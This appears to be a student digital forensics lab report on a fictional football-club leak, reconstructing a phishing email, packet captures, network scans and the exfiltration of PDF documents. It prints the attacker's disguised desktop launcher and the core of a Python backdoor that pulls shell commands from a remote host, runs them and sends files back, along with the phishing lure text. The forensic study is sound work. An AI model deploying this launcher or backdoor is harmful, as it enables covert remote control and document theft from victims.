



INSTITUTO SUPERIOR TÉCNICO
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Digital Forensics Report

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1 Do you find any evidence of transfers involving the documents in the analyzed network traces? What can you tell about the authenticity of these documents?

The following information was obtained during the analysis of the network traces using Wireshark.

Suspicious of the transfer involving the documents can be found within the packets exchanged between Abby's computer with IP 192.168.122.93 and Velucci's computer with IP 192.168.122.113. There are intercalations of multiple HTTP requests sent from each computer. Sixteen suspicious packets using the HTTP protocol were sent from Velucci's computer. These packets contain an extra layer regarding an *HTML Form URL Encoded* format which also contains an encrypted x64 base format value assigned to a given key (*cmd* or *file*). Adding to this, seventeen suspicious packets were sent from Abby's computer, where the HTTP layer contains a data segment that seems to have been also encrypted in x64 based format.

The exchange of the packets containing the encrypted data can be seen in Wireshark by applying the following filter to the network traces file: *ip.addr == 192.168.122.93 and ip.addr == 192.168.122.113 and http*.

ip.addr == 192.168.122.93 and ip.addr == 192.168.122.113 and http						
No.	Time	Source	Destination	Protocol	Length	Info
140391	2021-10-31 16:13:07,793614	192.168.122.113	192.168.122.93	HTTP	188	GET / HTTP/1.1
140401	2021-10-31 16:13:13,753426	192.168.122.93	192.168.122.113	HTTP	66	HTTP/1.0 200 OK
140409	2021-10-31 16:13:13,771968	192.168.122.113	192.168.122.93	HTTP	114	POST /index.aspx HTTP/1.1 (application/x-www-form-urlencoded)
140413	2021-10-31 16:13:13,774875	192.168.122.93	192.168.122.113	HTTP	66	HTTP/1.0 200 OK
140418	2021-10-31 16:13:13,781095	192.168.122.113	192.168.122.93	HTTP	188	GET / HTTP/1.1
140426	2021-10-31 16:13:17,073757	192.168.122.93	192.168.122.113	HTTP	66	HTTP/1.0 200 OK
140438	2021-10-31 16:13:17,089126	192.168.122.113	192.168.122.93	HTTP	188	POST /index.aspx HTTP/1.1 (application/x-www-form-urlencoded)
140440	2021-10-31 16:13:17,090185	192.168.122.93	192.168.122.113	HTTP	66	HTTP/1.0 200 OK
140444	2021-10-31 16:13:17,096210	192.168.122.113	192.168.122.93	HTTP	188	GET / HTTP/1.1
140452	2021-10-31 16:13:22,002075	192.168.122.93	192.168.122.113	HTTP	66	HTTP/1.0 200 OK
140464	2021-10-31 16:13:22,015307	192.168.122.113	192.168.122.93	HTTP	332	POST /index.aspx HTTP/1.1 (application/x-www-form-urlencoded)
140469	2021-10-31 16:13:22,018457	192.168.122.113	192.168.122.93	HTTP	188	GET / HTTP/1.1
140471	2021-10-31 16:13:22,028159	192.168.122.93	192.168.122.113	HTTP	66	HTTP/1.0 200 OK
140480	2021-10-31 16:13:29,737693	192.168.122.93	192.168.122.113	HTTP	66	HTTP/1.0 200 OK
140489	2021-10-31 16:13:29,749718	192.168.122.113	192.168.122.93	HTTP	290	POST /index.aspx HTTP/1.1 (application/x-www-form-urlencoded)
140493	2021-10-31 16:13:29,753097	192.168.122.93	192.168.122.113	HTTP	66	HTTP/1.0 200 OK
140498	2021-10-31 16:13:29,757244	192.168.122.113	192.168.122.93	HTTP	188	GET / HTTP/1.1
140508	2021-10-31 16:13:37,491478	192.168.122.93	192.168.122.113	HTTP	66	HTTP/1.0 200 OK
140518	2021-10-31 16:13:37,511686	192.168.122.113	192.168.122.93	HTTP	260	POST /index.aspx HTTP/1.1 (application/x-www-form-urlencoded)
140523	2021-10-31 16:13:37,513123	192.168.122.113	192.168.122.93	HTTP	188	GET / HTTP/1.1
140527	2021-10-31 16:13:37,519942	192.168.122.93	192.168.122.113	HTTP	66	HTTP/1.0 200 OK
140537	2021-10-31 16:13:46,139452	192.168.122.93	192.168.122.113	HTTP	66	HTTP/1.0 200 OK
140546	2021-10-31 16:13:46,153921	192.168.122.113	192.168.122.93	HTTP	164	POST /index.aspx HTTP/1.1 (application/x-www-form-urlencoded)

Figure 1 - Suspicious packets exchanged between Velucci's to Abby's computer.

```

HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "cmd" = "SAzh0jQJ1TBi8hABCVigoZHu4ELjRKxU/VZYmfA="
    Key: cmd
    Value: SAzh0jQJ1TBi8hABCVigoZHu4ELjRKxU/VZYmfA=

```

Figure 2 - Suspicious packet number 140409.
First packet sent from Velucci's computer with an encrypted key value.

```

Hypertext Transfer Protocol
  HTTP/1.0 200 OK\r\n
  Server: BaseHTTP/0.6 Python/3.6.15\r\n
  Date: Sun, 31 Oct 2021 16:13:13 GMT\r\n
  \r\n
  [HTTP response 1/1]
  [Time since request: 5.959812000 seconds]
  [Request in frame: 140391]
  [Request URI: http://192.168.122.93:1337/]
  File Data: 32 bytes
  Data (32 bytes)
    Data: 4f2b317043774c69644c64626c57556168446a486a5874685669644639513d3d
    [Length: 32]

```

Figure 3 - Suspicious packet number 140401.
First packet sent from Abby's computer with an encrypted data segment.

All the encrypted data regarding the packets exchanged between Velucci's and Abby's computers was extracted, manually, from the packet details window in Wireshark, using the method right-click and 'copy Value' under the value subtree. These values were saved into two text files, *encrypted_data.txt* and *encrypted_messages.txt*, corresponding to the data (files and shell commands output) sent from Velucci's computer and the messages (shell and *download_file* commands) sent from Abby's computer, respectively. These text files were attached along with the report.

Furthermore, it was observed that prior to the exchange of the suspicious packets, Velucci obtained a shared One Drive link to the download of a zip file named *red-hawks-video.zip*, attached in an email sent from the email address frederikbalconies@hotmail.com. It is important to notice that this address contains 'frederik' instead of 'frederick' which causes this email to be similar to the email address of the network administrator Frederick, frederickbalconies@hotmail.com. Further, in question number 2, it will be shown who was the person responsible for impersonating Frederick using the fake email account.

The following image contains the JSON content of packet number 114939 representing the download of the zip file.

The image shows the Wireshark packet details window for packet 114939. The packet is of type HTTP/JSON and contains a JSON object representing a file download. The JSON structure is as follows:

```

{
  "__type": "AttachLongPathName",
  "String value": "https://1drv.ms/u/s!Aqo92bFDjwdDbK1QjQG_ob008dc",
  "Key": "AttachLongPathName",
  "ProviderType": "OneDriveConsumer",
  "Key": "ProviderType",
  "AttachmentId": "AQmKADAwATNiZmYAZC00MwVhLWp1NQAxLTAWAi0wMAoARgAAA30oWgG+QEVOj0hjmQyvIBwHABCrPbyCbr1Gnv48t4",
  "Key": "AttachmentId",
  "Name": "red-hawks-video.zip",
  "Key": "Name",
  "ContentType": "application/zip",
  "String value": "application/zip"
}

```

Figure 4 - Packet number 114939, HTTP/JSON.
Content regarding the download of the zip file *red-hawks-video.zip*.

The following image contains the reassembled email presented in the JSON object file in packet number 115526, extracted from the network traces. The *Data Time Sent* was shifted to 15 previous days, as advised in the lab assignment.

Data Time Sent: 2021-10-16T15:59:35Z
Sender: Frederick Balconies (frederikbalconies@hotmail.com)
ToRecipients: Levy Fran Velucci (levyfelucci@outlook.com)
Subject: Panoramic Video of Stadium
Attachments: red-hawks-video.zip (<https://1drv.ms/u/s!Aqo92bFDjwdDbK1QjQ>)
Body:
"Frederick Balconies has shared a OneDrive file with you. To view it, click the link below.

red-hawks-video.zip
Mr. President,

The marketing team would like to publish a panoramic video of our stadium on social media. Please provide some feedback, so I can tell them if they can do it or not.
For safety reasons, please download and unzip the attachment file into the Downloads directory.

Frederick Balconies"

Figure 5 - Packet number 115526
regarding an email sent from Frederick to Velucci with an attached zip file.

At the time of the investigation, the One Drive link was still available so it was still possible to download the zip file from the given link and, therefore, analyze its content. This zip file contains two hidden folders named *.malware* and *.video* and one desktop entry file named *red-hawks.desktop*. The last file is responsible for opening the panoramic video, *video.mp4*, inside *.video* as well as executing, in parallel, the malware *shell.py* inside the *.malware* folder. This script runs under the victim's shell and exchanges HTTP requests with a given IP and port passed as arguments. The requests received in the victim's computer contain one encrypted message executed by the attacker. This message corresponds to a shell command or to *download_file <path_to_file>*, which is responsible for the extraction of the content of a file. These commands are then decrypted and executed on the victim's computer. The output obtained from the execution of the commands or extraction of the files is then encrypted to a value field of a given key *cmd* or *file* and sent, inside an extra layer *HTML Form URL Encoded* of the HTTP request, to the attacker's computer. The following images represent both tools used during this attack.

```
[Desktop Entry]
Name=Red Hawks
Version=v1.0
Icon=video-display
Exec=sh -e -c "xdg-open /home/$(whoami)/Downloads/red-hawks-video/.video/video.mp4; pip install pycrypto; python3.6 /home/$(whoami)/Downloads/red-hawks-video/.malware/shell.py 192.168.122.93 1337"
Terminal=false
Type=Application
```

Figure 6 - Content of *red-hawks.dektop* inside the *red-hawks-video* folder.

```

while 1:
    req = urllib.request.Request('http://%s:%s' % (address,port))
    message = urllib.request.urlopen(req).read()
    message = str(decrypt(message, password), 'utf-8')

    if message == "quit" or message == "exit":
        sys.exit()
    elif message[:8] == "download":
        filename = message.split(' ')[1]
        if os.path.exists(filename):
            with open(filename, 'rb') as f:
                data = f.read()
                data = encrypt(data, password, 1)
                data = urllib.parse.urlencode({'file': data})
            else:
                data = encrypt(f"No such file or directory: {filename}", password)
                data = urllib.parse.urlencode({'cmd': data})
        else:
            proc = subprocess.Popen(message, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
            data = proc.stdout.read() + proc.stderr.read()
            data = encrypt(str(data, 'utf-8'), password, 0)
            data = urllib.parse.urlencode({'cmd': data})

    h = http.client.HTTPConnection('%s:%s' % (address,port))
    headers = {"User-Agent" : "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)","Content-type": "application/x-www-form-urlencoded", "Accept": "text/plain"}
    h.request('POST', '/index.aspx', data, headers)

```

Figure 7 - Content of *shell.py* inside the *red-hawks-video/.malware* folder

As seen in the *red-hawks.desktop* desktop entry, all requests were received and sent from 192.168.122.93:1337, which corresponds to the attacker's IP and port, suspected to be Abby.

A new tool named *decrypted.py* was created to decode the encrypted data and messages previously extracted to *encrypted_data.txt* and *encrypted_messages.txt* files. This script can be executed using the following command:

```
$ python3 decrypted.py -data encrypted_data.txt -messages encrypted_messages.txt
```

Figure 8 - Execution of the *decrypted.py* tool to extract decrypted data.

Regarding the data files, seven different files named *cmds_output.txt* and *fileN.pdf*, where N ranges from 0 to 5, were extracted. The text file *cmds_output.txt* contains the output of all the shell commands sent in Abby's computer messages and executed in Velucci's computer. All six *pdf* extracted files corresponded to the leaked documents involved in this case. Also, seventeen messages were obtained and saved to *messages.txt*, where it can be observed the commands sent from Abby's computer and executed directly in Velucci's computer shell, regarding the download of the leaked files. The following images represent the messages sent from the attacker in HTTP encrypted requests and the first two corresponding outputs obtained by executing the shell commands in Velucci's computer.

```

1  whoami
2  ls
3  ls Documents
4  ls Downloads
5  ls Pictures
6  ls Videos
7  ls Downloads
8  download_file Downloads/club_memo.pdf
9  download_file Downloads/supporters_memo.pdf
10 ls Documents
11 download_file Documents/ClubStatement.pdf
12 ls Documents/BankStatements
13 ls Documents/BankStatements/September
14 download_file Documents/BankStatements/September/bank_statement.pdf
15 ls Documents
16 download_file Documents/James_Santos_profile.pdf
17 exit

```

Figure 9 - Decrypted messages sent by Abby to Velucci's computer.

```

1  levy-velucci
2
3  Desktop
4  Documents
5  Downloads
6  Music
7  Pictures
8  Public
9  Templates
10 Videos

```

Figure 10 - First two outputs obtained by executing *the whoami* and *ls* commands in Velucci's computer.

All six documents were extracted from Velucci's computer from the *levy-velucci* parent folder, which can be confirmed by looking at the first command output in *cmds_output.txt*, obtained by executing the command *whoami*. These documents are identical to the ones found in Abby's pen drive and each computed MD5 value corresponds to the same value computed in the previous report, which can reassure the true authenticity of the leaked files extracted from Velucci's computer.

2 What can you tell about the identity of the person(s) responsible for leaking the secrets?

In the previous question, it was acknowledged that the attacker responsible for sending the malware to Velucci's computer used the IP address 192.168.122.93 and port number 1337, which corresponds to the IP of Abby's computer, making her the primary suspect for leaking the secrets.

This is strong evidence that Abby was the person responsible for leaking the secrets. Assuming the truthfulness of this statement, Abby seems to have good knowledge related to how networking and malware injection works, as seen in the following analysis.

Numerous ARP broadcasts were sent from Abby's computer IP address to all IPs present in LAN, to perform the resolution of all MAC addresses, associated with the IPv4 addresses available in Red Hawks FC's LAN network. This allowed Abby to find the computers' MAC addresses inside the club's network, to communicate with them later, such as Velucci's computer, 192.168.122.113, and Ryan Coast's computer, 192.168.122.247.

No.	Time	Source	Destination	Protocol	Length	Info
7	2021-10-30 12:23:12,933221	0c:9b:ff:13:00:00	Broadcast	ARP	42	Who has 192.168.122.4? Tell 192.168.122.93
8	2021-10-30 12:23:12,937616	0c:9b:ff:13:00:00	Broadcast	ARP	42	Who has 192.168.122.5? Tell 192.168.122.93
9	2021-10-30 12:23:12,938048	0c:9b:ff:13:00:00	Broadcast	ARP	42	Who has 192.168.122.6? Tell 192.168.122.93
10	2021-10-30 12:23:12,938402	0c:9b:ff:13:00:00	Broadcast	ARP	42	Who has 192.168.122.7? Tell 192.168.122.93
11	2021-10-30 12:23:12,938763	0c:9b:ff:13:00:00	Broadcast	ARP	42	Who has 192.168.122.8? Tell 192.168.122.93
12	2021-10-30 12:23:12,939138	0c:9b:ff:13:00:00	Broadcast	ARP	42	Who has 192.168.122.9? Tell 192.168.122.93
13	2021-10-30 12:23:12,939161	0c:9b:ff:13:00:00	Broadcast	ARP	42	Who has 192.168.122.10? Tell 192.168.122.93

Figure 11 - ARP broadcasts sent from Abby's computer.

Furthermore, Abby's performed two types of DoS attacks on two computers present in the club's network. An ICMP ping flood and a TCP SYN flood were performed to interrupt the communication of the targeted computers by overwhelming them with requests. These two computers belong to Velucci with IP address 192.168.122.113 and Ryan Coast with IP address 192.168.122.247.

No.	Time	Source	Destination	Protocol	Length	Info
544	2021-10-30 12:23:48,646598	192.168.122.93	192.168.122.113	ICMP	98	Echo (ping) request id=0x0001, seq=1/256, ttl=64 (reply in 545)
545	2021-10-30 12:23:48,647211	192.168.122.113	192.168.122.93	ICMP	98	Echo (ping) reply id=0x0001, seq=1/256, ttl=64 (request in 544)
547	2021-10-30 12:23:49,647758	192.168.122.93	192.168.122.113	ICMP	98	Echo (ping) request id=0x0001, seq=2/512, ttl=64 (reply in 548)
548	2021-10-30 12:23:49,648231	192.168.122.113	192.168.122.93	ICMP	98	Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (request in 547)
549	2021-10-30 12:23:50,648819	192.168.122.93	192.168.122.113	ICMP	98	Echo (ping) request id=0x0001, seq=3/768, ttl=64 (reply in 550)
550	2021-10-30 12:23:50,649302	192.168.122.113	192.168.122.93	ICMP	98	Echo (ping) reply id=0x0001, seq=3/768, ttl=64 (request in 549)
562	2021-10-30 12:23:51,649880	192.168.122.93	192.168.122.113	ICMP	98	Echo (ping) request id=0x0001, seq=4/1024, ttl=64 (reply in 563)
563	2021-10-30 12:23:51,650271	192.168.122.113	192.168.122.93	ICMP	98	Echo (ping) reply id=0x0001, seq=4/1024, ttl=64 (request in 562)
565	2021-10-30 12:23:52,672487	192.168.122.93	192.168.122.113	ICMP	98	Echo (ping) request id=0x0001, seq=5/1280, ttl=64 (reply in 566)
566	2021-10-30 12:23:52,673406	192.168.122.113	192.168.122.93	ICMP	98	Echo (ping) reply id=0x0001, seq=5/1280, ttl=64 (request in 565)
574	2021-10-30 12:23:53,673645	192.168.122.93	192.168.122.113	ICMP	98	Echo (ping) request id=0x0001, seq=6/1536, ttl=64 (reply in 575)
575	2021-10-30 12:23:53,674306	192.168.122.113	192.168.122.93	ICMP	98	Echo (ping) reply id=0x0001, seq=6/1536, ttl=64 (request in 574)
578	2021-10-30 12:23:54,675410	192.168.122.93	192.168.122.113	ICMP	98	Echo (ping) request id=0x0001, seq=7/1792, ttl=64 (reply in 579)
579	2021-10-30 12:23:54,676300	192.168.122.113	192.168.122.93	ICMP	98	Echo (ping) reply id=0x0001, seq=7/1792, ttl=64 (request in 578)
581	2021-10-30 12:23:55,677701	192.168.122.93	192.168.122.113	ICMP	98	Echo (ping) request id=0x0001, seq=8/2048, ttl=64 (reply in 582)
582	2021-10-30 12:23:55,679067	192.168.122.113	192.168.122.93	ICMP	98	Echo (ping) reply id=0x0001, seq=8/2048, ttl=64 (request in 581)
583	2021-10-30 12:23:56,679654	192.168.122.93	192.168.122.113	ICMP	98	Echo (ping) request id=0x0001, seq=9/2304, ttl=64 (reply in 584)
584	2021-10-30 12:23:56,680938	192.168.122.113	192.168.122.93	ICMP	98	Echo (ping) reply id=0x0001, seq=9/2304, ttl=64 (request in 583)
586	2021-10-30 12:23:57,681153	192.168.122.93	192.168.122.113	ICMP	98	Echo (ping) request id=0x0001, seq=10/2560, ttl=64 (reply in 587)
587	2021-10-30 12:23:57,682550	192.168.122.113	192.168.122.93	ICMP	98	Echo (ping) reply id=0x0001, seq=10/2560, ttl=64 (request in 586)
599	2021-10-30 12:24:08,317499	192.168.122.93	192.168.122.247	ICMP	98	Echo (ping) request id=0x0002, seq=1/256, ttl=64 (reply in 600)
600	2021-10-30 12:24:08,318228	192.168.122.247	192.168.122.93	ICMP	98	Echo (ping) reply id=0x0002, seq=1/256, ttl=64 (request in 599)
602	2021-10-30 12:24:09,319240	192.168.122.93	192.168.122.247	ICMP	98	Echo (ping) request id=0x0002, seq=2/512, ttl=64 (reply in 603)

Figure 12 - ICMP ping flood sent from Abby's to Velucci's and Coast's computer.

ip.addr == 192.168.122.93 and tcp						
No.	Time	Source	Destination	Protocol	Length	Info
677	2021-10-30 12:24:38,017041	192.168.122.93	192.168.122.113	TCP	58	35828 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
678	2021-10-30 12:24:38,017063	192.168.122.93	192.168.122.113	TCP	58	35828 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
679	2021-10-30 12:24:38,017676	192.168.122.113	192.168.122.93	TCP	54	5900 → 35828 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
680	2021-10-30 12:24:38,017702	192.168.122.113	192.168.122.93	TCP	54	143 → 35828 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
681	2021-10-30 12:24:38,018129	192.168.122.93	192.168.122.113	TCP	58	35828 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
682	2021-10-30 12:24:38,018145	192.168.122.93	192.168.122.113	TCP	58	35828 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
683	2021-10-30 12:24:38,018467	192.168.122.113	192.168.122.93	TCP	54	53 → 35828 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
684	2021-10-30 12:24:38,018481	192.168.122.113	192.168.122.93	TCP	54	113 → 35828 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figure 13 - TCP SYN flood sent from Abby's to Velucci's computer.

ip.addr == 192.168.122.93 and tcp						
No.	Time	Source	Destination	Protocol	Length	Info
768	2021-10-30 12:25:06,450872	192.168.122.93	192.168.122.247	TCP	58	59231 → 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
769	2021-10-30 12:25:06,451360	192.168.122.93	192.168.122.247	TCP	58	59231 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
770	2021-10-30 12:25:06,451398	192.168.122.247	192.168.122.93	TCP	54	110 → 59231 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
771	2021-10-30 12:25:06,451721	192.168.122.247	192.168.122.93	TCP	54	199 → 59231 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
772	2021-10-30 12:25:06,452241	192.168.122.93	192.168.122.247	TCP	58	59231 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
773	2021-10-30 12:25:06,452335	192.168.122.93	192.168.122.247	TCP	58	59231 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
774	2021-10-30 12:25:06,452566	192.168.122.247	192.168.122.93	TCP	54	111 → 59231 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
775	2021-10-30 12:25:06,452926	192.168.122.247	192.168.122.93	TCP	54	143 → 59231 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figure 14 - TCP SYN flood sent from Abby's to Coast's computer.

Later, Abby logged in to a fake email frederikbalconies@hotmail.com and password '19#fcorruption#04', similar to the network administrator email address frederickbalconies@hotmail.com. The fake email address contains 'frederik' instead of 'frederick', which allowed Abby to impersonate Frederick.

This can be observed by analyzing packet number 96912 in the network traces, in HTTP/JSON protocol, which contains the login into the fake email, using the *POST* method. Later, in packet number 96946, the layer *HTML Form URL Encoded* contains the login credentials sent to Abby's computer.

ip.addr == 192.168.122.93						
<div> <div>Packet details</div> <div>Narrow & Wide</div> <div>Case sensitive</div> <div>String</div> <div>frederikbalconies@hotmail.com</div> </div>						
No.	Time	Source	Destination	Protocol	Length	Info
96912	2021-10-31 15:58:08,213559242	192.168.122.93	192.168.122.171	HTTP/JSON	1552	POST /GetCredentialType.srf?opId=E1B380D332F64E80&id=292841&uiFlavor=web&wa=
<div> <div>Frame 96912: 1552 bytes on wire (12416 bits), 1552 bytes captured (12416 bits) on interface ens3, id 0</div> <div>Ethernet II, Src: 0c:9b:ff:13:00:00 (0c:9b:ff:13:00:00), Dst: 0c:77:42:08:00:00 (0c:77:42:08:00:00)</div> <div>Internet Protocol Version 4, Src: 192.168.122.93, Dst: 192.168.122.171</div> <div>Transmission Control Protocol, Src Port: 57892, Dst Port: 8080, Seq: 7223, Ack: 18171, Len: 1486</div> <div>[2 Reassembled TCP Segments (4382 bytes): #96908(2896), #96912(1486)]</div> <div>Hypertext Transfer Protocol</div> <div>Transport Layer Security</div> <div>Hypertext Transfer Protocol</div> <div>JavaScript Object Notation: application/json</div> <div>Object</div> <div>Member Key: username</div> <div>String value: frederikbalconies@hotmail.com</div> </div>						

Figure 15 - Packet number 96912, HTTP/JSON.
JSON content regarding Abby's login into the fake email account.

Frame 96946: 1605 bytes on wire (12840 bits), 1605 bytes captured (12840 bits) on interface ens3, id 0						
Ethernet II, Src: 0c:9b:ff:13:00:00 (0c:9b:ff:13:00:00), Dst: 0c:77:42:08:00:00 (0c:77:42:08:00:00)						
Internet Protocol Version 4, Src: 192.168.122.93, Dst: 192.168.122.171						
Transmission Control Protocol, Src Port: 57892, Dst Port: 8080, Seq: 11605, Ack: 20003, Len: 1539						
[2 Reassembled TCP Segments (4435 bytes): #96944(2896), #96946(1539)]						
Hypertext Transfer Protocol						
Transport Layer Security						
Hypertext Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "i13" = "0"						
Form item: "login" = "frederikbalconies@hotmail.com"						
Form item: "loginfmt" = "frederikbalconies@hotmail.com"						
Form item: "type" = "11"						
Form item: "LoginOptions" = "3"						
Form item: "lrt" = ""						
Form item: "lrtPartition" = ""						
Form item: "hisRegion" = ""						
Form item: "hisScaleUnit" = ""						
Form item: "passwd" = "19#fcorruption#04"						

Figure 16 - Packet number 96946, HTTP2.
HTML Form URL Encoded content of the fake email login credentials.

Following the login on the fake email address, Abby sent a malicious email analyzed in the first question, Figure 5, regarding the *Panoramic Video of Stadium*, to Velucci, using the network administrator name, 'Frederick Balconies' This allowed her to gain Velucci's confidence without raising any suspicion since the email address is similar to the original one and the subject of the email draws immediate attention of the president. As seen before, this email contained a link to download the supposed panoramic video, containing the malware used to extract the desired leaked files, without raising any suspicion.

The malicious link containing the malware was also uploaded to One Drive by Abby, as seen in the content of the following packet number 101292.

ip.addr == 192.168.122.93						
<div> <div>Packet details</div> <div>Narrow & Wide</div> <div>Case sensitive</div> <div>String</div> <div>red-hawks-video.zip</div> </div>						
No.	Time	Source	Destination	Protocol	Length	Info
101292	102963.240164938	192.168.122.93	192.168.122.171	HTTP2	1300	HEADERS[15]: POST //v1.0/drive/special/attachments/red-hawks-video.zip/createUploadSession

Figure 17 - Packet number 101292, HTTP2.
Abby uploads *red-hawks-video.zip* to a link in *One Drive*.

To sum up, the following pieces of evidence were collected:

- The IP address used to exchange the encrypted packets with Velucci's computer correspond to Abby's computer;
- The port number used to exchange the encrypted packets with the leaked packets corresponds to 1337. This number was immediately associated with some of Abby's possessions analyzed in the previous lab, such as:
 - Abby's email: chapmanabby@protonmail.com;
 - Abby's zip file with forensic tools: 1337_tools.zip;
 - Abby's pen drive name: CHAPMAN1337;



- Abby's nickname: chapman13;
- The fake email password, '19#fcorruption#04' reveals a repugnancy against corruption, which is coherent with Abby's actions regarding the leaks of the files related to Velucci's corruption actions.

All these shreds of evidence are sufficient to conclude that Abby was the person responsible for leaking the secrets from Velucci's computer, using a fake email as an intermediary resource.

3 Can you establish a timeline of all relevant events that clarifies how the entire data exfiltration has taken place and the secrets ended up in Charles Daniels' computers?

All information extracted during the analysis of various packets in the network traces leads to the establishment of a timeline regarding all relevant events. The time event regarding the execution of the malware was considered to be the time of the first HTTP packet sent from Velucci's to Abby's computer, requesting messages.

The first timeline represents how the entire data exfiltration has taken place.



Figure 18 - Timeline regarding the process of acquisition of the leaked documents.

Secondly, a second timeline was established to understand the process of how the leaked secrets ended up in Charles Daniels' personal computer.




Figure 19 - Timeline regarding the exchange of the possession of the documents.

4 What can you deduce from all the evidence collected in the context of the investigation? If the investigation was to continue, what should be the next steps to verify your hypotheses?

Since the authenticity of the leaked files that Abby obtained through Velucci's computer was already confirmed, a conclusion can be made regarding Velucci's controversial actions. The president was, in fact, involved in a fraudulent transaction of James Santos, as previously suspected.

Adding to our list of evidence, when analyzing packets number 3567 and 116292 of the network traces, a preview list of various emails can be found within the email box of Velucci. The first packet contains emails of a suspicious conversation between Levy Velucci, Ryan Coast and George Sednem, regarding a dinner celebration of a past closed deal. The second packet contains a suspicious conversation between Levy Velucci and Ryan Coast regarding the transfer of a large amount of money. The following tables represent the relevant reassembled JSON content extracted from the previous packets. The *Data Time Sent* was shifted to 15 previous days, as advised in the lab assignment.

Data Time Sent: 2021-10-15T10:59:42+01:00

Sender: George Sednem (*georgesednem@gmail.com*)

ToRecipients: Levy Fran Velucci (*levyvelucci@outlook.com*); Ryan Coast (*ryancoast10@outlook.com*)

Subject: Dinner celebration

Body:

"Hello fine gentlemen,

How are you enjoying your cut from our chicken business deal?

It is now almost 2 months since we closed the deal and all the dust has settled. Everybody has already forgotten about it, so I think it is time to celebrate.

What do you think about a dinner celebration with just the 3 of us? Maybe we can go to Solar do Presuntos,



Levy's favorite.

Best regards,
George Sednem"

Figure 20 - Packet number 3567.

Content of two suspicious emails in Velucci's mailbox, regarding a dinner celebration.

Data Time Sent: 2021-10-15T11:20:08+01:00
Sender: Ryan Coast (ryancoast10@outlook.com)
ToRecipients: Levy Fran Velucci (levyfvelucci@outlook.com)
Subject: Where are my chickens?

Body:

"Hi Levy,

Just following on that email that George just sent: I'm still waiting for my share... We have discussed this far too many times already!

You got 3 million chickens out of that deal and you promised me 500 thousand to go along with it... You've had almost 2 months to send me my cut and I'm still waiting!

If you want this dinner celebration to go through, you need to send me the chickens. Otherwise, you may need to face some unexpected problems.

Please send the chickens to my Bitcoin address, as it is safer:
19XjtE32nZpZSjtpcfYRGL9UBuDW8dRyAN

Ryan Coast"

Data Time Sent: 2021-10-15T14:13:24+01:00
Sender: Ryan Coast (ryancoast10@outlook.com)
ToRecipients: Levy Fran Velucci (levyfvelucci@outlook.com)
Subject: Re: Where are my chickens?

Body:

"Hi Levy,

Just got confirmation on the 500k chickens.

I would rather you had used BTC, but at this point I just want my chickens. Everything is okay now.

Ryan Coast"

Figure 21 - Packet number 116292

Content of three suspicious emails in Velucci's mailbox, regarding the transfer of a large amount of money

As seen in the emails in Velucci's mailbox, Ryan Coast, the vice-president of Red Hawks FC and someone known as George Sedment were also involved in this fraudulent case. In the last email, there is evidence that there was also a money transfer to Ryan Coast's account, suspected to have been transferred to his bank account, contrary to his initial intent, Bitcoin address. The amount is known as 500k chickens, which is suspected to correspond to 500 000 euros. It is not known if George Sedmen received any amount of money.



